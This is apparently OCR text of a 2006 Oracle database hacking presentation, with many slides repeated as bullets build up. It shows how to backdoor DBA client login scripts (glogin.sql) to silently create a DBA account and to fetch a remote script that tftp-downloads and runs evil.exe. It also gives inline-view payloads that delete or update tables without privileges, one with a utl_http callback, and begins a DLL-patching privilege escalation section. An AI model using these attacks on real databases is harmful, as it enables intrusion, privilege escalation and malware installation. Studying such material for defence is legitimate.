
```
sqlplus <user>/<password>@<ipaddress>:port/<SID>
```

Test the database connection

Now we have every information to connect to the Oracle database with SQL*Plus. Use your username (provided on a separate paper) to connect to the database.

You can use the new Oracle Easy Connect syntax

sqlplus <user>/<password>@<ipaddress>:port/<SID>



```
BT instantclient_10_2 # cd /opt/oracle/instantclient_10_2
BT instantclient_10_2 # sqlplus system/alexora1@//192.168.2.232/ora9201

SQL*Plus: Release 10.2.0.2.0 - Production on Fri Oct 6 21:37:58 2006

Copyright (c) 1982, 2005, Oracle.  All Rights Reserved.


Connected to:
Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.1.0 - Production

SQL>
```

Run SQL Commands

Run SQL Commands

The following SQL commands are useful to get information from the database:

Run SQL Commands

The following SQL commands are useful to get information from the database:

```
select * from v$version;      -- shows the Oracle version
```

Run SQL Commands

The following SQL commands are useful to get information from the database:

```
select * from v$version;       -- shows the Oracle version

select * from dba_registry_history; -- get Oracle Patchlevel
```

Run SQL Commands

The following SQL commands are useful to get information from the database:

```
select * from v$version;        -- shows the Oracle version

select * from dba_registry_history; -- get Oracle Patchlevel

select * from all_users;        -- shows all usernames
```

Run SQL Commands

The following SQL commands are useful to get information from the database:

```
select * from v$version;      -- shows the Oracle version

select * from dba_registry_history; -- get Oracle Patchlevel

select * from all_users;      -- shows all usernames

select owner,table_name from all_tables; -- show tables
```

Run SQL Commands

The following SQL commands are useful to get information from the database:

```
select * from v$version;      -- shows the Oracle version

select * from dba_registry_history; -- get Oracle Patchlevel

select * from all_users;      -- shows all usernames

select owner,table_name from all_tables; -- show tables

select * from session_roles; -- shows the session roles
```

red database security

Run SQL Commands

The following SQL commands are useful to get information from the database:

```
select * from v$version;       -- shows the Oracle version

select * from dba_registry_history; -- get Oracle Patchlevel

select * from all_users;       -- shows all usernames

select owner,table_name from all_tables; -- show tables

select * from session_roles; -- shows the session roles

desc utl_http                  -- describes database objects
```

Attacking DBA Client

Most database clients are able to start (hidden) SQL commands in the background during every database login. This could be a security problem if an attacker can access the DBA client.

SQL*Plus: glogin.sql / login.sql

SQLWorksheet: sqlplusWorksheetInit.sql

TOAD : toad.ini

SQL*Navigator: Registry: [Session_Auto_Run_Script]

PLSQLdeveloper: login.sql / afterconnect.sql

Attacking DBA Client

Example: Entry in the local file glogin.sql or login.sql

Attacking DBA Client

Example: Entry in the local file glogin.sql or login.sql

```
-------------glogin.sql-------------------------
 create user hacker identified by hacker;
 grant dba to hacker;
-------------glogin.sql-------------------------
```

Attacking DBA Client

Example: Entry in the local file glogin.sql or login.sql

```
-------------glogin.sql---------------------
 create user hacker identified by hacker;
 grant dba to hacker;
-------------glogin.sql---------------------
```

```
C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0
User created.
Privilege granted.
SQL>
```

Attacking DBA Client

Example: Entry in the local file glogin.sql or login.sql (without terminal output)

Attacking DBA Client

Example: Entry in the local file glogin.sql or login.sql (without terminal output)

```
-------------glogin.sql-------------------------
 set term off
 grant dba to hacker identified by hacker;
 set term on
-------------glogin.sql-------------------------
```

Attacking DBA Client

Example: Entry in the local file glogin.sql or login.sql (without terminal output)

```
-------------glogin.sql-------------------------
 set term off
 grant dba to hacker identified by hacker;
 set term on
-------------glogin.sql-------------------------
```

```
C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0
SQL>
```

Attacking DBA Client

Example: Entry in the local file glogin.sql or login.sql

Attacking DBA Client

Example: Entry in the local file glogin.sql or login.sql

```
-------------glogin.sql-------------------------
@http://www.evilhacker.de/hackme.sql
-------------glogin.sql-------------------------
```

Attacking DBA Client

Example: Entry in the local file glogin.sql or login.sql

```
-------------glogin.sql-------------------------
@http://www.evilhacker.de/hackme.sql
-------------glogin.sql-------------------------

-------------hackme.sql-------------------------
set term off
host tftp -i 192.168.2.190 GET evil.exe evil.exe
host evil.exe
Grant dba to hacker identified by hacker
set term on
-------------hackme.sql-------------------------
```

Attacking DBA Client

Example: Entry in the local file glogin.sql or login.sql

```
-------------glogin.sql-------------------------
@http://www.evilhacker.de/hackme.sql
-------------glogin.sql-------------------------

-------------hackme.sql-------------------------
set term off
host tftp -i 192.168.2.190 GET evil.exe evil.exe
host evil.exe
Grant dba to hacker identified by hacker
set term on
-------------hackme.sql-------------------------

C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0
SQL>
```

Hacking via Views

In 2006 an Oracle employee accidentially released an exploit for a critical problem related to Oracle views. By using a specially crafted view it is possible to insert/update/delete tables without the right privileges.

This problem was fixed with the Oracle Patch July 2006. Inspired by this problem I found a similar problem related to Oracle Inline Views. This issue was fixed with the October 2006 Patch.

Hacking via Views

```
CREATE VIEW emp_emp AS
SELECT e1.ename, e1.empno, e1.deptno
FROM scott.emp e1, scott.emp e2
WHERE e1.empno = e2.empno;

delete from emp_emp;
```

➔ Fixed with Oracle Patch CPU July 2006.


➔ “Create View”-Privilege required (default in Oracle 7-10g Rel 1)

Demo

Hacking via Views

Demo

Hacking via Views



```
c:\tools>sqlplus
```

Hacking via Views

```
delete from
   (select a.* from
        (select * from
FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES$)
          a inner join
        (select * from
FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES$)
          b on (a.id =b.id)
   )
```

➔ Only „Create Session" privilege required

➔ This problem was fixed with the Oracle CPU October 2006.

Demo


Hacking via Views

```
update
 (select a.* from
   (select * from
FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES$) a
      inner join
   (select * from FLOWS_020200.WWV_FLOW_LISTS_OF_VALUES
$) b
    on (a.id =b.id)
 )
set LOV_QUERY = 'select utl_http.request(''http://
127.0.0.1/USER=''||user) from dual'
where lower(LOV_QUERY) like '%select%'
```

Hacking via Views

Demo

Hacking via Views



```
c:\tools>_
```

red database security

Privilege Escalation

In the next part we learn how to escalate privileges by


- patching a dll
- sql injection in PL/SQL packages (old way using a function)
- sql injection via cursor
- Information retrieval via SQL Injection

These techniques are quite common to escalate privileges in an Oracle database.

Privilege Escalation via DLL patching

- This is one of the easiest ways to become DBA in many ways. Only „Create Session“ is required.
- Affected databases
  - All versions of Oracle 7, 8
  - Oracle 8i, 9i Rel.1, 9i Rel.2, 10g Rel1, 10g Rel.2 without CPU January 2006 (or later)
- Only databases Secure without patches
  - 9.2.0.8
  - 10.1.0.5
  - 10.2.0.3


Privilege Escalation via DLL patching


Oracle Client

alter session set …


Privilege Escalation via DLL patching

- After a successful login to an Oracle database, Oracle sets the NLS language settings with the command “ALTER SESSION SET NLS…” ALWAYS in the context of the SYS user.



Privilege Escalation via DLL patching

- After a successful login to an Oracle database, Oracle sets the NLS language settings with the command “ALTER SESSION SET NLS…” ALWAYS in the context of the SYS user.
- The “alter session” SQL-command is transferred from the client to the database and executed there.

